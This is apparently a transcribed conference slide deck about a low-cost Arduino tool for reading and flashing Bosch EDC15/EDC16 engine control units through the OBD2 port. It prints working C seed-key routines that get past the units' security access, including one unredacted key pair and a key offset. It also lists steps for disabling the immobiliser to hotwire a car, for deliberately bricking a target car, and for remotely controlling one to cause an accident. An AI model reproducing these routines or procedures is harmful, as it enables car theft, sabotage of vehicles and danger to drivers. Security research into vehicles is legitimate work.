
```
void ProcessKey()
{
  long Key1;
  long Key2;
  long Key3 = 0x3800000;
  long tempstring;
  tempstring = SDbuffer[3];//This is the string that stored the seed
  tempstring = tempstring<<8;//we need to put them into a dword
  long KeyRead1 = tempstring+SDbuffer[4];
  tempstring = SDbuffer [5];
  tempstring = tempstring<<8;
  long KeyRead2 = tempstring+SDbuffer[6];
//Process the algorithm

  if (EcuType == 0)
  {
    Key1=0x[redacted];//EDC15P keys
    Key2=0x[redacted];
  }

  if (EcuType == 1)
  {
    Key1=0x[redacted];//EDC15V keys
    Key2=0x[redacted];
  }
```

```
if (EcuType == 2)
{
  Key1=0xF25E;//EDC15VM+ keys
  Key2=0x6533;
}
```

OOPS!

```
for (byte counter=0;counter<5;counter++)
  {
     long temp1;
   long KeyTemp = KeyRead1;
   KeyTemp = KeyTemp&0x8000;
   KeyRead1 = KeyRead1 << 1;
   temp1=KeyTemp&0x0FFFF;
   if (temp1 == 0)
    {
     long temp2 = KeyRead2&0xFFFF;
     long temp3 = KeyTemp&0xFFFF0000;
      KeyTemp = temp2+temp3;
      KeyRead1 = KeyRead1&0xFFFE;
      temp2 = KeyTemp&0xFFFF;
      temp2 = temp2 >> 0x0F;
      KeyTemp = KeyTemp&0xFFFF0000;
      KeyTemp = KeyTemp+temp2;
      KeyRead1 = KeyRead1|KeyTemp;
      KeyRead2 = KeyRead2 << 0x01;
    }
```

BOSCH EDC16



EDC16 LVL1 Auth

```
boolean LVL1Key()
{
  lcd.setCursor(0,1);
  flp("Bypass auth...");
    delay(25);
    iso_sendstring(5,5);//request LVL1 security access
    for(byte s=0; s<10; s++)
    {
      iso_read_byte();
      SDbuffer[s] = b;
    }
    b=iso_checksum(SDbuffer,9);
  if (b !=SDbuffer[9])
  {
    lcd.clear();
    lcd.setCursor(0,0);
    flp("Seed CRC mismatch!");
    delay(2000);
    return 0;
  }
  //now we handle the seed bytes
  long tempstring;
  tempstring = SDbuffer [5];
  tempstring = tempstring<<8;
  long KeyRead1 = tempstring+SDbuffer[6];
  tempstring = SDbuffer [7];
  tempstring = tempstring<<8;
```


```
long KeyRead2 = tempstring+SDbuffer[8];
byte counter=0;
long Magic1 = [redacted];
while (counter<5)
  {
   long temp1;
   tempstring = KeyRead1;
   tempstring = tempstring&0x8000;
   KeyRead1 = KeyRead1 << 1;
   temp1=tempstring&0xFFFF;//Same as EDC15 until this point
    if (temp1 == 0)//this part is the same for EDC15 and EDC16
     {
        long temp2 = KeyRead2&0xFFFF;
        long temp3 = tempstring&0xFFFF0000;
        tempstring = temp2+temp3;
        KeyRead1 = KeyRead1&0xFFFE;
        temp2 = tempstring&0xFFFF;
        temp2 = temp2 >> 0x0F;
        tempstring = tempstring&0xFFFF0000;
        tempstring = tempstring+temp2;
        KeyRead1 = KeyRead1|tempstring;
        KeyRead2 = KeyRead2 << 1;
     }
```

EDC16 LVL3 Auth

```
boolean LVL3Key()//This level allows to read the flash
{
  lcd.setCursor(0,1);
  flp("Bypass auth...");//print msg to LCD
  delay(25);
  iso_sendstring(5,4);//Request LVL3 security access
  for(byte s=0; s<10; s++)//listen for the reply
    {
      iso_read_byte();
      SDbuffer[s]=b;//and store it on a temp string
    }
  b=iso_checksum(SDbuffer,9);//calculate checksumm for the string
  if (b !=SDbuffer[9])//and be sure we got it right
  {
    lcd.clear();
    lcd.setCursor(0,0);
    flp("Seed CRC mismatch!");
    delay(2000);
    return 0;
  }
  long tempstring;//Now we decompose the string to get the seed bytes
  tempstring = SDbuffer [5];
  tempstring = tempstring<<8;
  long KeyRead1 = tempstring+SDbuffer[6];
  tempstring = SDbuffer [7];
  tempstring = tempstring<<8;
  long KeyRead2 = tempstring+SDbuffer[8];
  KeyRead1=KeyRead1<<16;
  KeyRead1=KeyRead1+KeyRead2;
  if (EcuType==1)//if the ECU is an EDC16U31/EDC16U34
    {
      //Use this key. Yes, it is just an add!!
      KeyRead1=KeyRead1+0x2FC9;
    }
  SDbuffer[0]=0x86;//Compose the reply string
  SDbuffer[1]=0x10;
  SDbuffer[2]=0xF1;
  SDbuffer[3]=0x27;
  SDbuffer[4]=0x04;
//Extract the key bytes
  SDbuffer[8]=KeyRead1;
  KeyRead1 = KeyRead1>>8;
  SDbuffer[7]=KeyRead1;
  KeyRead1 = KeyRead1>>8;
  SDbuffer[6]=KeyRead1;
  KeyRead1 = KeyRead1>>8;
  SDbuffer[5]=KeyRead1;
  SDbuffer [9]=iso_checksum(SDbuffer,9);
//done, now send the bytes
  delay(25);
  WriteString(10);
  boolean check =iso_readstring(6,4);
```

RSA encryption

- EDC16 requires uploaded files to be encrypted with RSA



RSA encryption in the tool

- Encryption is coded in “ASM” instructions (Yes, i am that lazy!)
- It takes approx. 10 seconds to encode 512kB
- It is done before starting the ECU init, and checksum for the file is calculated at the same time

EDC16 Encryption algorithm

```
word Encrypt(long start, long finish) //We provide an address range
{
  word checksum=0; //We calculate the checksumm while encrypting
  long EAX; //LAZY coding detected!!!!
  long ECX;
  long EDX=0x[redacted]; //This is the key
  long EBX;
  long ESP=0x[redacted];
  byte EBP=0x3;
  long EDI=0x[redacted];
  myFile.seekSet(start); //We go to the beginning of the file we will encrypt
  int counter=0; //A counter for the passes
  byte buff[128]; //A buffer from the SD card
  byte buffcount=0; //A counter to know when the buffer is done
  while (start<finish)//Now, let the fun begin!
  {
    EAX=EDX; //We play with the key for a while...
    ECX=EDX;
    EAX=EAX>>20;
    EAX=EAX&0x400;
    ECX=ECX&0x400;
    EAX=EAX^ECX;
    ECX=EDX;
    ECX=ECX>>31;
    EAX=EAX>>10;
    ECX=ECX&0x01;
    EBX=EDX;
```

```
EAX=EAX^ECX;
ECX=EDX;
EBX=EBX&0x01;
ECX=ECX>>1;
EBX=EBX^EAX;
if (EBX ==0)
{
  EDI=EDI&0xFFFFFFFE;
}
if (EBX !=0)
{
  EDI=EDI|0x01;
}
EAX=0;
EDX=EDI;
EDX=EDX&0x01;
EDX=EDX|EAX;
if (EDX ==0)
{
  ECX=ECX&0x7FFFFFFF;
}
if (EDX !=0)
{
  ECX=ECX|0x80000000;
}
EBP--;
```

Other Existing tools

- They all require connection to a PC
- Examples of popular tools:
  - MAGPRO2 BASE kit: $2300
  - CMD Flash Master OBD: $5500
  - MPPS Master OBD tool: $1500

So now that we know all this….

ECU tool hardware


- 1x Arduino mini pro (MCU) - $3.17
- 1x SI9241/MC33290 (ISO-9141 level converter) - $3.
- 1x LM7805 (Voltage regulator) - $0.99
- 1x i2C 20x4 LCD - $9.53
- 4x Push button+resistors - $1.5
- 1x RJ-45 Female connector - $0.99
- 1x OBD2 Connector - $0.99
- 1mt Cat-5/6E Ethernet cable - $1
- 1x RJ-45 male connector -$0.1
- 1x SD card Breakout board+2GB SD card (FAT16 or 32) - $3
- 1x Plastic case - $2

Total: $26,27

Ecu tool features


- It is not locked to a single vehicle
- It stores non encrypted files
- It does not use master/slave role
- It can be used as sniffer (with special fw)
- It is easy to add support for additional functions (diagnostics, programming…) or aditional ECU units (airbag, ABS, locks…)

Lower Interface side (Beta)




Upper Interface side (Beta)

Interface board (Eagle)



Wireless interface (BT)



Examples of use

- Mod ECU fw to have more hp/ less gas expenses:
  - Connect tool via OBD2 connector
  - Download original file from ECU
  - Modify file on PC with desired sw or get it done by a tuner
  - Place the file in the correct folder
  - Upload tuned file to ECU via OBD2 connector
  - *You can always revert from mod to original in less than 1 minute, and go back to mod file as many times as you want

Examples of use

- Bypass immo (EDC15): It is based on a patch on the EEPROM.
  - Plug the tool via OBD2 connector
  - Select the “Disable IMMO” option
  - You can now hotwire the target car or use the ECU on other cars :D
  - *You can always enable/disable immo easily with the menu

Examples of use

- Disable a car:
  - Connect the tool via OBD2 connector
  - Select “Write file to flash”
  - Pull cable from OBD2 connector before operation is finished (will cause wrong checksum)
  - Cool, now the target car is an expensive piece of metal!
  - *You can later recover the ECU with the automatic recovery mode for both EDC15 and EDC16 via OBD2

Example (creepy) of use

- If we have phisical access to a car we would be able to place a mini device in the ODB port with 3G and control remotelly the car
- This is a very dangerous use but could be done
- A bad guy could bring out an accident doing that the driver lost the control of his own car

Demo on EDC16

- Read info
- Read flash
- Disable the ECU
- Try to read the info again (will fail)
- Recover the ECU
- Read info on recovered ECU

Demo worked!!!

- Touch my heart, I’m still excited!!

What was the reason? Forensics

Related information

- Most of the cars from 1994 have a Crash Date Retrieval (CDR) function that stores the info of a crash
- It’s similar than a Black Box used in the airplanes
- Stores information before and after the crash
- This info is related with speed, RPM, brake use, ABS activity, accelerator pedal position (%)…


Where is the data?

- Almost all the cars store the crash data in the airbag ECU
- Usually this info is stored in a EEPROM (non volatile) memory
- There is costly hardware and software that must be used to retrieve and interpretate this information

The official hardware

- There is a official and expensive hardware/software from BOSCH to extract and parse the infomation
- There are three ways to connect the hardware with the Airbag ECU to retrieve the information:
  - Connecting to the ODB port (Authentication required)
  - Connecting with the airbag module (Authentication required)
  - Read directly the EEPROM memory (**No** authentication required)


TOP
CAUTION
AIR BAG
SENSOR
To help avoid personal injury due to unwanted inflation, service only as specified in vehicle manufacturer's service manual.
P/N 16259571
SERV NO: 16259681
PONTW
PRINTED IN USA


G022
ES00
G022
ES00
16A
6LK
ZZ
EIES0
1mm

How to extract the data of a ECU?

- The software/hardware to use in the BOSCH ECU is called CDR
- The “CDR Premium Tool Hardware Kit” costs **$8999**

What about poor guys?

- The software can be downloaded totally free
- So the code about parsing the data it's just in front of us…

Supported Vehicles

Click on any of the supported vehicle links below to get started:

Acura	Hummer	RAM
Buick	Infiniti	Rolls-Royce
BMW	Isuzu	SAAB
Cadillac	Jeep	Saturn
Chevrolet	Lancia	Scion
Chrysler	Lexus	SRT
Dodge	Lincoln	Sterling
Fiat	Mazda	Suzuki
Ford	Mercury	Toyota
Geo	Mitsubishi	Volkswagen
GMC	Nissan	Volvo
Holden	Oldsmobile	
Honda	Pontiac	

Mercedes??

